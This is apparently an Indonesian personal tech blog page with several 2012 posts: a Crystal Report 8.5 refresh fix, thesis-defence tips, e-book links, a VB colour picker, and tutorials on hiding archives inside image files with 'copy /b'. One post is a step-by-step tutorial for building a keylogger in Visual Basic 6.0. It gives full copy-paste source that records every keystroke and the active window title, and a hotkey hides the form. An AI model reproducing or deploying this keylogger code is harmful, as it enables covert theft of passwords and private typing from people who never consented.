Senin, 03 September 2012

Solusi Crystal Report 8.5 Tidak Me-Refresh Data


Jika anda mengalami Crystal Report tidak otomatis me-refresh data baru yang dimasukkan ke database, mungkin tips berikut bisa anda coba. Awalnya saya juga bingung kenapa Crystal Report 8.5 yang saya gunakan dengan database MySQL dan Visual Basic 6 tidak bisa membaca data baru yang dimasukkan, dan harus me-refresh report nya langsung dari Crystal Report nya. Repot juga kalau tiap kali dimasukkan data baru, harus refresh report nya.
Dan akhirnya setelah Googling, cara berikut saya coba, dan berhasil.
  1. Buka Crystal Report, masuk ke File > Option > Reporting > uncheck ‘Save Data With Report‘ > OK.
  2. Sekarang tambahkan perintah berikut di Visual Basic nya.
    1CrystalReport1.DiscardSavedData = True
    simpan di bagian button untuk mencetak, contoh nya seperti berikut :


    3. Sekarang report nya berjalan sebagaimana mestinya. Tiap ada data baru, langsung report nya me-refresh.

    Sumber: irmanf.wordpress.com
»»  Lihat lebih detail...

Tips Sukses Mahasiswa Dalam Menghadapi Sidang Akhir

Jika anda mahasiswa/i tingkat akhir, mungkin tidak lama lagi akan menghadapi sidang skripsi/kerja praktek/yang lainnya. Dan biasanya hal ini yang paling ditakutkan. Sesaat si mahasiswa akan terkena sindromsidangisme. Perut mules, pengen minum terus, keringat dingin keluar, gak enak duduk, panik, resah, gelisah dan masih banyak lagi yang lainnya…
Sebenarnya gak ada yang perlu ditakutkan untuk menghadapi sidang. Asalkan kita punya persiapan yang cukup matang. Berikut ada sedikit tips untuk menghadapi presentasi sidang.
1. Kuasai materi presentasi
Ini hal yang paling penting, dengan menguasai materi yang akan di presentasikan setidaknya anda sudah setengah jalan menghadapi sidang. Dari bab awal sampai bab akhir, anda harus paham. Gak perlu dihapal, minimal anda mengerti alur dari bab bab tersebut.
2. Tenang
Namun hal inilah yang biasanya sulit dilakukan. Seperti itu tadi, biasanya si mahasiswa terkena sindrom sidangisme sesaat sebelum presentasi sidang. Tapi jika anda sudah memenuhi poin 1, yaitu menguasai materi presentasi, anda pasti bisa tenang pada waktu presentasi.
3. Gunakan poin untuk bahan presentasi
Usahakan dalam slide presentasi tidak ada kalimat-kalimat yang terlalu panjang. Buatlah poin-poin penting dari setiap materi presentasi sebagai bahan yang akan dipresentasikan, sehingga anda tidak membaca slide presentasi tapi menjelaskan dari poin-poin tersebut.
4. Perhatikan waktu
Jangan keenakan ngomong terus tanpa ingat waktu. Perhatikan waktu yang diberikan, biasanya diberikan waktu 20-30 menit oleh penguji untuk mempresentasikan laporan anda. Gunakan waktu tersebut seefektif mungkin. Jangan terlalu cepat dan jangan juga terlalu lama.
5. Kontrol suara
Usahakan suara anda jangan terlalu keras dan juga terlalu pelan. Perhatikan kondisi ruangan, jika ruangan sidang besar, kondisikan suara anda agar terdengar oleh penguji. Begitu juga jika ruangan sidang kecil, pastikan penguji dapat mendengar suara anda dengan jelas.
6. Perhatikan bahasa penyampaian
Dalam penyampaian presentasi, gunakanlah bahasa indonesia dengan ejaan yang sudah disempurnakan. Hindari pemilihan kata-kata diluar EYD, seperti kata-kata gaul yang biasa kita gunakan sehari-hari. Hal ini biasanya mempengaruhi penilaian.
7. Perhatikan penampilan
Usahakan penampilan anda rapih dari ujung rambut sampai ujung kaki. Dengan ini penguji pun akan merasa nyaman dengan anda.
8. Persiapkan perangkat pendukung
Gak lucu kan kalo di tengah2 presentasi laptop kita tiba2 mati? Atau infocus gak menampilkan gambar? Sebaiknya persiapkan perangkat pendukung presentasi sebelum anda presentasi. Cek dan ricek dan pastikan semua perangkatnya berjalan sebagaimana mestinya.
9. Pahami gaya setiap penguji
Bertanyalah pada kakak2 tingkat yang sudah pernah menghadapi sidang. Tanyakan gaya penguji yang akan menjadi penguji anda. Setiap penguji pasti mempunyai gaya tersendiri dalam pemahaman materi dan dalam memberikan pertanyaan. Pastikan anda memahami karakter setiap penguji anda. Hal ini membantu untuk persiapan nanti dalam menjawab pertanyaan penguji.
10. Banyak berdoa
Jangan lupakan hal yang satu ini. Berdoalah agar diberi kelancaran dalam menghadapi sidang. Berusahalah sebaik mungkin dan serahkan semuanya kepada Tuhan…
Semoga tips-tips diatas bisa bermanfaat khususnya bagi yang akan menghadapi sidang… 
Good Luck…
»»  Lihat lebih detail...

Minggu, 02 September 2012

[Tutorial] Membuat Keylogger dengan Visual Basic 6.0

Sesuai dengan judul di atas, kali ini saya akan memberikan sedikit tutorial cara membuat key logger sederhana dengan Visual Basic. Oke langsung saja gan..
  1. Siapkan Visual Basic , Disini saya menggunakan Visual Basic 6.0
  2. Buka program Visual Basic
  3. New Project Standard EXE
  4. Tambahkan 1 buah TextBox, 4 buah CommandButton, 2 Timer, dan 6 buah Label (Lihat Gambar)
  5. Copas seluruh Code di bawah ini :
    Private Declare Function GetAsyncKeyState Lib “user32″ (ByVal vKey As Long) As Integer
    Private Declare Function GetForegroundWindow Lib “user32″ () As Long
    Private Declare Function GetWindowText Lib “user32″ Alias “GetWindowTextA” (ByVal hWnd As Long, ByVal sWndTitle As String, ByVal cLen As Long) As Long
    Private hForegroundWnd As Long
    Private backs As BooleanPrivate Sub Command1_Click()
    Timer1.Enabled = True
    End SubPrivate Sub Command2_Click()
    Timer1.Enabled = False
    End SubPrivate Sub Command3_Click()
    backs = True
    End SubPrivate Sub Command4_Click()
    backs = False
    End SubPrivate Sub Form_Load()
    backs = True
    End Sub
    Private Sub Label1_Click()
    End Sub
    Private Sub Label4_Click()
    End Sub
    Private Sub Label6_Click()
    Timer1.Enabled = True
    End Sub
    Private Sub Label7_Click()
    Timer1.Enabled = False
    End Sub
    Private Sub Label8_Click()
    backs = True
    End Sub
    Private Sub Label9_Click()
    backs = False
    End Sub
    Private Sub Text1_Change()
    Text1.SelStart = 0
    Text1.SelLength = Len(Text1.Text)
    End Sub
    Private Sub Timer1_Timer()
    Dim x, x2, i, t As Integer
    Dim win As Long
    Dim Title As String * 1000
    win = GetForegroundWindow()
    If (win = hForegroundWnd) Then
    GoTo Keylogger
    Else
    hForegroundWnd = GetForegroundWindow()
    Title = “”
    GetWindowText hForegroundWnd, Title, 1000
    Select Case Asc(Title)
    Case 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95
    Text1.Text = Text1.Text & vbCrLf & vbCrLf & “[ " & Title
    Text1.Text = Text1.Text & " ]” & vbCrLf
    End Select
    End If
    Exit Sub
    Keylogger:
    For i = 65 To 90
    x = GetAsyncKeyState(i)
    x2 = GetAsyncKeyState(16)
    If x = -32767 Then
    If x2 = -32768 Then
    Text1.Text = Text1.Text & Chr(i)
    Else: Text1.Text = Text1.Text & Chr(i + 32)
    End If
    End If
    Next
    For i = 8 To 222
    If i = 65 Then i = 91
    x = GetAsyncKeyState(i)
    x2 = GetAsyncKeyState(16)
    If x = -32767 Then
    Select Case i
    Case 48
    Text1.Text = Text1.Text & IIf(x2 = -32768, “)”, “0″)
    Case 49
    Text1.Text = Text1.Text & IIf(x2 = -32768, “!”, “1″)
    Case 50
    Text1.Text = Text1.Text & IIf(x2 = -32768, “@”, “2″)
    Case 51
    Text1.Text = Text1.Text & IIf(x2 = -32768, “#”, “3″)
    Case 52
    Text1.Text = Text1.Text & IIf(x2 = -32768, “$”, “4″)
    Case 53
    Text1.Text = Text1.Text & IIf(x2 = -32768, “%”, “5″)
    Case 54
    Text1.Text = Text1.Text & IIf(x2 = -32768, “^”, “6″)
    Case 55
    Text1.Text = Text1.Text & IIf(x2 = -32768, “&”, “7″)
    Case 56
    Text1.Text = Text1.Text & IIf(x2 = -32768, “*”, “8″)
    Case 57
    Text1.Text = Text1.Text & IIf(x2 = -32768, “(“, “9″)
    Case 112: Text1.Text = Text1.Text & ” F1 “
    Case 113: Text1.Text = Text1.Text & ” F2 “
    Case 114: Text1.Text = Text1.Text & ” F3 “
    Case 115: Text1.Text = Text1.Text & ” F4 “
    Case 116: Text1.Text = Text1.Text & ” F5 “
    Case 117: Text1.Text = Text1.Text & ” F6 “
    Case 118: Text1.Text = Text1.Text & ” F7 “
    Case 119: Text1.Text = Text1.Text & ” F8 “
    Case 120: Text1.Text = Text1.Text & ” F9 “
    Case 121: Text1.Text = Text1.Text & ” F10 “
    Case 122: Text1.Text = Text1.Text & ” F11 “
    Case 123: Text1.Text = Text1.Text & ” F12 “
    Case 220: Text1.Text = Text1.Text & IIf(x2 = -32768, “|”, “\”)
    Case 188: Text1.Text = Text1.Text & IIf(x2 = -32768, “<”, “,”)
    Case 189: Text1.Text = Text1.Text & IIf(x2 = -32768, “_”, “-”)
    Case 190: Text1.Text = Text1.Text & IIf(x2 = -32768, “>”, “.”)
    Case 191: Text1.Text = Text1.Text & IIf(x2 = -32768, “?”, “/”)
    Case 187: Text1.Text = Text1.Text & IIf(x2 = -32768, “+”, “=”)
    Case 186: Text1.Text = Text1.Text & IIf(x2 = -32768, “:”, “;”)
    Case 222: Text1.Text = Text1.Text & IIf(x2 = -32768, Chr(34), “‘”)
    Case 219: Text1.Text = Text1.Text & IIf(x2 = -32768, “{“, “[")
    Case 221: Text1.Text = Text1.Text & IIf(x2 = -32768, "}", "]“)
    Case 192: Text1.Text = Text1.Text & IIf(x2 = -32768, “~”, “`”)
    Case 8: If backs = True Then If Len(Text1.Text) > 0 Then Text1.Text = Mid(Text1.Text, 1, Len(Text1.Text) – 1)
    Case 9: Text1.Text = Text1.Text & ” [ Tab ] “
    Case 13: Text1.Text = Text1.Text & vbCrLf
    Case 17: Text1.Text = Text1.Text & ” [ Ctrl ]“
    Case 18: Text1.Text = Text1.Text & ” [ Alt ] “
    Case 19: Text1.Text = Text1.Text & ” [ Pause ] “
    Case 20: Text1.Text = Text1.Text & ” [ Capslock ] “
    Case 27: Text1.Text = Text1.Text & ” [ Esc ] “
    Case 32: Text1.Text = Text1.Text & ” “
    Case 33: Text1.Text = Text1.Text & ” [ PageUp ] “
    Case 34: Text1.Text = Text1.Text & ” [ PageDown ] “
    Case 35: Text1.Text = Text1.Text & ” [ End ] “
    Case 36: Text1.Text = Text1.Text & ” [ Home ] “
    Case 37: Text1.Text = Text1.Text & ” [ Left ] “
    Case 38: Text1.Text = Text1.Text & ” [ Up ] “
    Case 39: Text1.Text = Text1.Text & ” [ Right ] “
    Case 40: Text1.Text = Text1.Text & ” [ Down ] “
    Case 41: Text1.Text = Text1.Text & ” [ Select ] “
    Case 44: Text1.Text = Text1.Text & ” [ PrintScreen ] “
    Case 45: Text1.Text = Text1.Text & ” [ Insert ] “
    Case 46: Text1.Text = Text1.Text & ” [ Del ] “
    Case 47: Text1.Text = Text1.Text & ” [ Help ] “
    Case 91, 92: Text1.Text = Text1.Text & ” [ Windows ] “
    End Select
    End If
    Next
    End Sub
    Private Sub Timer2_Timer()
    Dim a, b, x As Long
    a = GetAsyncKeyState(120)
    b = GetAsyncKeyState(121)
    x = GetAsyncKeyState(16)
    If a = -32767 And x = -32768 Then Me.Hide
    If b = -32767 And x = -32768 Then Me.Show
    End Sub
  6. Jalankan dengan menekan tombol F5
  7. Live demo bisa di download disini :


Sumber: Membuat Keylogger dengan Visual Basic | BinusHacker
»»  Lihat lebih detail...


[E-book] Membangun Aplikasi Java Web Enterprise Sederhana

Buku ini adalah buku saku yang membahas tentang pembuatan aplikasi java web enterprise sederhana, dimana disini saya bakal pake teknologi java enterprise. Teknologi apa aja? Diantarnya Java Server Faces, Java Persistence API, Enterprise Java Beans dan Bean Validation.
Percaya deh, gak seserem kedengerannya, malah menyenangkan kok. Banyak kemudahan yang ditawarkan oleh teknologi-teknologi yang tadi saya sebutkan.

So, gak usah banyak basa basi lagi.


Download aja langsung tutorialnya.


»»  Lihat lebih detail...

[Tutorial] Cara Menyembunyikan File Dalam Gambar

Kali ini saya mau berbagi cara menyembunyikan file di dalam file gambar,music,video. pakai winrar sih sebenarnya sudah aman dari orang lain maupun virus, namun file winrar yg terproteksi password dapat di bobol juga, nah kalo file di sembuntikan di gambar,music, atau video pasti lebih aman dan orang lain ga akan curiga dan pastinya aman dari virus. caranya lumayan mudah,langsung aja  :
  1. Buatlah folder untuk meletakan file-filenya agar lebih mudah
  2. Jadikan file yg anda akan sembunyikan ke format rar atau zip (klik kanan pada file pilih add to winrar)
  3. Siapkan file gambar,music, atau video
  4. Simpan file gambar dan file rar/zip dalam folder yg tadi dibuat
  5. Buka notepad
  6. Copy code berikut : copy /b file gambar,music,atau video + file rar/zip nama hasil file nya (Contoh : copy /b apel.jpg + test.rar apel02.jpg)
  7. Save dengan format ” .bat ” dan simpan di folder yg tadi dibuat
  8. Klik dua kali pada file .bat yg tadi kita buat
  9. Cek hasil file nya dengan cara klik kanan pada file hasilnya lalu pilih open with , dan pilih winrar
Untuk lebih jelasnya silahkan download tutorialnya:
download

Menyembunyikan File Dalam Gambar

Apakah anda mempunyai keinginan untuk menyembunyikan file-file pribadi anda agar tidak bisa di lihat oleh orang lain? sebenarnya cara sederhana adalah dengan cara meng-hidden file yang ingin disembunyikan, tetapi cara ini ada kelemahannya. File tersebut bisa di lihat apabila seseorang meng-aktifkan fitur Show hidden files and folder pada menu Folder options.
Trik Menyembunyikan File Dalam Gambar JPEG dan JPG Image
Pada trik kali ini kita akan mencoba menyembunyikan file rahasia ke dalam gambar dengan menggunakan Aplikasi Jpeg+FileBinder. Tetapi tetap saja kita membutuhkan beberapa program pendukung lainnya sepertiWinZip, 7zip, dan lain sebagainya, karena nantinya sebenarnya file tersebut menjadi bentuk kompresi tetapi seakan-akan menjadi gambar.
Langkah-langkah yang harus dilakukan:
  1. Untuk percobaannya, buat satu file dari notepad. Dalam contoh kali ini penulis membuat file fastncheap.txt. Trik Menyembunyikan File Dalam Gambar JPEG dan JPG Image
  2. Dilanjutkan dengan mengkompress file tersebut dengan WinRAR ke dalam bentuk ZIP. Trik Menyembunyikan File Dalam Gambar JPEG dan JPG Image
  3. Jalankan Aplikasi Jpeg+FileBinder untuk memulai trik penyembunyian file. Trik Menyembunyikan File Dalam Gambar JPEG dan JPG Image
  4. Masukkan satu file gambar yang ingin digunakan sebagai tempat persembunyian File rahasia pada kolom Pictures.
  5. Masukkan file yang ingin di sembunyikan ke dalam kolom Compressed File, ingat! file tersebut sudah kita buat pada langkah no 2.
  6. Pada Output Picture File, ketikkan nama yang anda ingini sebagai nama gambar yang akan di buat.
  7. Kemudian klik tombol OK. Maka akan tercipta sebuah file gambar yang di dalamnya terdapat file rahasia anda. Trik Menyembunyikan File Dalam Gambar JPEG dan JPG Image
  8. Untuk mencoba apakah trik ini berhasil anda bisa membuka file gambar yang sudah tercipta tadi menggunakan WinRAR. Klik Kanan pada file gambar kemudian Open With > WinRAR. Trik Menyembunyikan File Dalam Gambar JPEG dan JPG Image
  9. Segera kita dapat mengetahui isi file gambar tersebut. Trik Menyembunyikan File Dalam Gambar JPEG dan JPG Image
Cara ini sebenarnya sangat efektif dimana bila seseorang melihatnya sepintas tak akan pernah berfikir bahwa di dalamnya terdapat file rahasia, karena gambar tersebut bisa di lihat melalui Microsoft Frame Picture akan tetap seperti gambar.
Tetapi bisa anda menyimpan file yang agak besar ukurannya, cara ini bisa sangat mencurigakan. Karena gambar yang biasanya pixelnya rendah mempunyai ukuran 100 MB karena di dalamnya terdapat file rahasia anda. Selalu gunakan cara-cara di atas dengan bijak. Trik Menyembunyikan File Dalam Gambar JPEG dan JPG Image
Sumber: http://blog.fastncheap.com/trik-menyembunyikan-file-dalam-gambar-jpeg-dan-jpg/#ixzz1vUpIhpqs

STEGANOGRAFI


Tutorial kali ini kita akan membahas teknik steganografi yaitu menyembunyikan sebuah file ke dalam file gambar. Teknik Steganografi ini kabarnya digunakan para teroris untuk saling berkomunikasi untuk merencanakan pengeboman gedung WTC. Dan uniknya lagi, teknik ini baru diketahui oleh FBI setelah beberapa tahun peristiwa pengeboman itu berlalu.
Sebenarnya teknik steganografi ini pernah saya posting pada tahun 2009 disini, tadi gak sengaja bongkar bongkar arsip di klikedukasi, eh ketemu lagi dengan teknik ini. Kenapa saya bahas lagi? Saya hanya ingin mencoba, apakah teknik ini masih bisa dilakukan dengan sistem operasi windows 7 atau gak. Setelah saya coba, ternyata masih bisa. Artikel ini juga sebagai penyempurna artikel sebelumnya, sebab pada tulisan yang dulu saya tidak menyertakan langkah langkahnya dengan panduan gambar. Mudah mudahan dengan adanya artikel lanjutan ini, bisa lebih mudah untuk dipahami.
Apaan tuh steganografi?
Menurut wikipedia Steganografi adalah seni dan ilmu menulis pesan tersembunyi atau menyembunyikan pesan dengan suatu cara sehingga selain si pengirim dan si penerima, tidak ada seorangpun yang mengetahui atau menyadari bahwa ada suatu pesan rahasia di dalamnya. lebih jelasnya bisa anda telusuri sendiri disini
Sederhananya steganografi merupakan teknik untuk menyembunyikan tulisan atau file ke dalam sebuah file. bingung yak?
Coba bandingkan kedua gambar ini, apakah ada perbedaannya?

Jika dilihat sepintas, kedua gambar tersebut sama persis, gak ada perbedaan sama sekali. Sekarang coba anda simpan kedua gambar tersebut ke komputer anda, kemudian bandingkan ukuran (size) kedua file gambar tersebut. Gambar sebelah kiri yang bernama klikedukasi.jpg berukuran 32,7 kb dan tidak saya manipulasi sedikitpun, sedangkan gambar sebelah kanan bernama hasil.jpg berukuran lebih besar dari gambar pertama yaitu 50,6 kb.
Anda bisa pastikan sendiri gambar di atas sama persis, yang membedakan hanya ukurannya. Kenapa bisa ukurannya berbeda? karena saya sudah menyisipkan satu buah file ke dalam gambar yang sebelah kanan.
Untuk membuktikannya gimana? Setelah anda simpan, coba anda klik kanan gambar yang bernama hasil.jpg kemudian open with winrar, atau bisa dengan cara merename nama hasil.jpg menjadi hasil.rar
Apa yang terjadi? anda akan melihat di dalam file tersebut ada file bernama logout.php. Nah loh keliatan kan ada file yang saya sisipkan. Oiya saya asumsikan di komputer anda sudah terinstall program winrar sebelumnya.
Trus bagaimana cara menyisipkan file ke dalam gambar tersebut? Sebenarnya sangat mudah, kita cukup menggunakan sedikit perintah yang ada di command prompt (CMD) windows.
Dalam uji coba kali ini saya hendak menyatukan file klikedukasi.jpg dengan file logout.php, nanti setelah disatukan akan menjadi file hasil.jpg seperti di atas.
Mari kita coba. ikuti step step berikut:
1. Buat folder bernama terserah anda, saya memberi nama folder ini steganografi letaknya di drive D:\>
2. Copy paste file gambar klikedukasi.jpg dan file php logout.php ke dalam folder tadi yang kita buat. Buatlah file steganografi.rar yang di dalamnya terdapat 2 buah file di atas. Biar lebih jelas saya kasih screenshot seperti di bawah.

3. Persiapan filenya sudah kita lakukan, kini saatnya masuk ke command prompt, buka cmd dengan cara tekan tombol window + R ketik cmd dan enter akan terbuka jendela command prompt seperti ilustrasi berikut

4. Masuk pada direktori tempat menyimpan folder steganografi tadi, saya menyimpannya di drive D, alamat lengkapnya seperti ini D:\steganografi
:: Masuk terlebih dahulu ke drive D, kemudian pindah ke folder steganografi. Caranya ketik pada command prompt D: tekan enter
:: Kemudian pindah ke direktori steganografi dengan mengetik cd steganografi akhiri dengan enter
:: Kita sekarang telah berhasil masuk ke folder steganografi, ditandai dengan adanya tulisan D:\steganografi>di command prompt.
5. Nah sekarang saatnya kita memnyatukan dua file tadi. gimana caranya? ketik perintah berikut:
copy /b klikedukasi.jpg+steganografi.rar hasil.jpg
Akhiri dengan menekan tombol enter. Gambar di bawah ini menunjukkan perintah yang kita gunakan dari langkah nomer 4 tadi.
Daaaaaan coba cek di folder steganografi kita, jika anda berhasil maka akan ada file bernama hasil.jpgdalam folder tersebut.Teknik di atas bisa juga anda gunakan untuk menyembunyikan banyak file dalam satu file gambar. Saya pernah membuat file sejenis ini yang di dalamnya berisi beberapa program dan beberapa folder, file gambar yang saya buat itu besarnya mencapai 76 MB.

Download Software klik gambar di bawah ini:

»»  Lihat lebih detail...

Jumat, 31 Agustus 2012

[E-book] Rahasia Trafik Kunjungan Pasif Melimpah

Judul: Rahasia Trafik Kunjungan Pasif Melimpah
Bahasa: Indonesia
Penulis: Kusuma Putra
Jumlah halaman: 23
Format ebook: PDF

Ebook ini berisi tentang rahasia mendapatkan kunjungan melimpah
ke website atau blog anda tanpa harus melakukan promosi lagi.
Sehingga kunjungan akan menjadi hal yang mudah di dapatkan.
Beberapa materi yang bisa anda dapatkan dari ebook ini diantaranya:
1. 7 Cara Promosi Terbaik Yang Selama Ini penulis Pergunakan Untuk Mendatangkan Ribuan Kunjungan Perhari. Semuanya bisa anda lakukan juga!
2. Kenapa Harus Belajar Promosi di Internet?
3. Apa Itu Kunjungan Aktif dan Apa Kunjungan Pasif?
4. Bagaimana Cara Mendapatkan Kunjungan Pasif Sebanyak-banyaknya?
5. Cara Terhebat Untuk Mendatangkan Kunjungan Dari Search Engine.
6. Bedanya si A yang terus menerus melakukan promosi dengan si B yang tidak promosi lagi namun tetap mendapatkan ribuan kunjungan ke websitenya?
7. Bagaimana Ngeblog bisa mendatangkan banyak kunjungan pasif?
8. Sebuah Tehnik Mendatangkan Kunjungan Yang Memberi Sangat Banyak Kunjungan Tanpa Penulis Melakukan Promosi Lagi, Bahkan 1 tahun setelahnya!
Download ebooknya dengan mengklik tombol di bawah ini!
»»  Lihat lebih detail...

Color Picker RGB using VB 2008

I just watched a video tutorial on Youtube, then write the code by self. I believe you can also do that.


This is my Color Picker, hope it usefull for you guys.
Need many improvement to make it perfect, like adding hexcolor code, html color code, CMYK color code, etc.

Download from:

Like and Share guys.
Thank's for visit us.
:)
»»  Lihat lebih detail...